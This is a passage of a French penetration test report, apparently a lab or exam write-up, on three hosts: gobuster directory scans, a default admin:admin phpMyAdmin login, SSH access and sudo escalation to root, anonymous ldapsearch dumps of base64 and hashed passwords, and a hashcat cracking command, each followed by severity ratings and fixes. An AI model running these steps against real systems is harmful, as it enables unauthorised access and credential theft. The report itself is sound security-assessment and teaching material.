En cherchant à l'aide de gobuster les directory, je trouve un PhpMyAdmin avec l'utilisateur par défaut admin:admin. En explorant la base de données, je trouve les identifiants en clair qui permettent de se connecter en ssh.

Impacte

Analyse des ports ouverts :

machine	port
Green	tcp 22,80



Dans Gobuster, je remarque un PhpMyAdmin.

```
2020/11/14 14:33:26 Starting gobuster
===============================================================
/images (Status: 301)
/javascript (Status: 301)
/style (Status: 301)
/phpmyadmin (Status: 301)
/location (Status: 301)
/views (Status: 301)
/Models (Status: 301)
/server-status (Status: 403)
[ERROR] 2020/11/14 14:33:28 [!] parse http://10.20.206.158/error_log: net/url: invalid control character in URL
```

J'essaye les mots de passe par défaut et je constate que le mot de passe : **admin:admin** fonctionne.

En cherchant dans la base de données, je trouve des users avec leur mot de passe cela va me permettre de me connecter en ssh .

```
kali@kali:~$ ssh ubuntu@10.20.206.25
ubuntu@10.20.206.25's password:
Permission denied, please try again.
ubuntu@10.20.206.25's password:

kali@kali:~$ ssh green@10.20.206.25
green@10.20.206.25's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-1058-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Nov 14 15:51:01 UTC 2020

  System load:  0.0               Processes:           99
  Usage of /:   29.1% of 7.69GB   Users logged in:     0
  Memory usage: 40%               IP address for eth0: 10.20.206.25
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Jan 17 19:14:05 2020 from 37.171.113.164
green@ip-10-20-206-25:~$ ls
green@ip-10-20-206-25:~$ sudo su
[sudo] password for green:
root@ip-10-20-206-25:/home/green# cd /root
root@ip-10-20-206-25:~# cat proof.txt
Green_Redouane-Taoussi-wq3vgp1zqusilqm5we6v80gwfa0cpb3d
root@ip-10-20-206-25:~#
```

Je remarque que l'utilisateur a les accès root donc un simple **sudo su** peut me rendre root .

```
root@ip-10-20-206-25:/home# ls
green  local.txt  ubuntu
root@ip-10-20-206-25:/home# cat local.txt
Green_Redouane-Taoussi-8dvezmw7762pg0f8299h0kges6ur8nol
root@ip-10-20-206-25:/home#
```

Criticité :

- PhpMyAdmin visible de l'extérieur : Moyenne
- Mot de passe par défaut : Élevée.
- Mot de passe non hasher dans la base de données : Élevée.
- Élévation de privilèges à cause de la mauvaise gestion des droits : Élevée.

Recommandations :

- Changer les mots de passe par défaut PhpMyAdmin avec un mot de passe plus robuste.
- Hacher les mot de passe dans la base de données.
- Donner à chaque utilisateur les droits associés à celui-ci.

4.2.4 GATE: 10.20.206.214


Description :

En cherchant avec nmap on voit que la version smtp est obsolète, ainsi que la version ssh. On tente alors une attaque sur laquelle on peut avoir tous les utilisateurs.

Impact :

Analyse des ports ouverts :

machine	port
GATE	tcp 22,25



On voit que on a tous les utilisateurs qui utilisent smtp, on peut tenter un éventuelle brute force sur ssh vu sa version .

Remarque

Vu les contraintes de temps, cette tentative n'a pas pu être testée, mais elle reste néanmoins possible .

Criticité :

- Avoir le nom des utilisateurs via SMTP : Moyenne
- Brute force sur ssh : Moyenne

Recommandation

- Mettre à jour les versions de Smtp et ssh .

4.2.5 Disclosed: 10.20.206.196

Description :

La machine suivante possède un serveur ldap qui peut être requêter par n'importe quelle personne. Celui-ci contient des informations sensibles sur les utilisateurs du domaine, on peut avoir leur mot de passe qui sont en base64 et hasher un des utilisateurs et l'admin .

Impact :

Analyse des ports ouverts :

machine	port
Disclosed	tcp 22,389

A l'aide de la commande ldapsearch, on fait un listing des domaines du contrôleur ldap.

```
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingContexts: dc=disclosed,dc=local

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
kali@kali:~$ ldapsearch -x -h 10.20.206.196 -p 389 -s base namingcontexts
```

On remarque qu'on a un nom de domaine qui est "disclosed.local" toujours avec ldapsearch on essaye d'avoir le plus d'information possible.

```
kali@kali:~$ ldapsearch -x -h 10.20.206.196 -b  "dc=disclosed,dc=local"
# extended LDIF
#
# LDAPv3
# base <dc=disclosed,dc=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# disclosed.local
dn: dc=disclosed,dc=local
objectClass: top
objectClass: dcObject
objectClass: organization
o: corp
dc: disclosed

# admin, disclosed.local
dn: cn=admin,dc=disclosed,dc=local
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
description: LDAP administrator
userPassword:: e1NTSEF9MUpYS1BaOEVZZ1pZdXRIS1plSVJGNTgzWkdDVko5MXM=

# People, disclosed.local
dn: ou=People,dc=disclosed,dc=local
objectClass: organizationalUnit
ou: People

# Groups, disclosed.local
dn: ou=Groups,dc=disclosed,dc=local
```

On redirige tous les utilisateurs ainsi que le mot de passe dans un fichier pour les exploiter.

```
kali@kali:~$ grep -I -B4 "userPassword" result.txt
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
description: LDAP administrator
userPassword:: e1NTSEF9MUpYS1BaOEVZZ1pZdXRIS1plSVJGNTgzWkdDVko5MXM=
--
gidNumber: 12000
gecos: mark
loginShell: /bin/bash
homeDirectory: /home/mark
userPassword:: dG90bw==
--
cn: jane lander
uidNumber: 1005
gidNumber: 1005
displayName: jane
userPassword:: SkBuM3RoZVN0cm9uZw==
--
givenName: jane
cn: jane lander
uidNumber: 1006
gidNumber: 1006
userPassword:: SkBuM3RoZVN0cm9uZw==
--
cn: mark vek
uidNumber: 1006
gidNumber: 1006
displayName: admin mark
userPassword:: e01ENX1YOC9VSGxSNkVpRmJGei8wZjkwM09RPT0=
kali@kali:~$
```

```
kali@kali:~$
kali@kali:~$ echo -n "e01ENX1YOC9VSGxSNkVpRmJGei8wZjkwM09RPT0=" | base64 -d
{MD5}X8/UHlR6EiFbFz/0f903OQ==kali@kali:~$
```

```
mark@10.20.206.196's password:

kali@kali:~$ echo -n "e1NTSEF9MUpYS1BaOEVZZ1pZdXRIS1plSVJGNTgzWkdDVko5MXM=" | base64 -d
{SSHA}1JXKPZ8EYgZYutHKZeIRF583ZGCVJ91skali@kali:~$
```

A l'aide de hashcat on essaye de Bruteforcer les hachages **Md5** et **SSHA**, on remarque que pour le md5 on a un base64 à la place .

```
hashcat -m 111 "{SSHA}1JXKPZ8EYgZYutHKZeIRF583ZGCVJ91s" -a 0 /usr/share/secliste
```

Malencontreusement, on a pas le temps de tester les mots de passe après les avoir BruteForcer.

Criticité :

- Voir les hash des mot de passe du contrôleur : Élevée
- Avoir pour certains utilisateurs des mots de pass en base64 seulement : Moyen
- Avoir des mots de passe courts : Moyen

Recommandations :

- sécuriser les données émanant du contrôleur de domaine.
- changer la politique de stockage et la longueur des mots de passe.

4.3 Maintien de l'accès :

Il est important pour nous, en tant qu'attaquant, de maintenir l'accès à un système. Car il est inestimable de pouvoir revenir dans un système après qu'il ait été exploité. La phase de maintien de l'accès du test d'intrusion vise à garantir qu'une fois que l'attaque ciblée s'est produite, nous disposons à nouveau d'un accès administratif au système. De nombreux exploits ne peuvent être exploitables qu'une seule fois et il se peut que nous ne puissions jamais revenir dans un système après avoir déjà effectué l'exploit, ceci est donc irréversible.

4.4 Nettoyage de la maison :

Les parties de l'évaluation consacrées au nettoyage de la maison garantissent l'élimination des restes du test d'intrusion. Il arrive souvent que des fragments d'outils ou de comptes d'utilisateurs soient laissés sur l'ordinateur d'une organisation, ce qui peut entraîner des problèmes de sécurité par la suite. Il est important de s'assurer que nous sommes méticuleux et qu'aucun reste de notre test d'intrusion n'est laissé sur place.

Une fois la collecte des trophées du réseau d'examen terminée, l'étudiant a supprimé tous les comptes d'utilisateurs et les mots de passe ainsi que les services Meterpreter installés sur le système. AB Conseil ne devrait pas avoir à supprimer des comptes d'utilisateurs ou des services du système.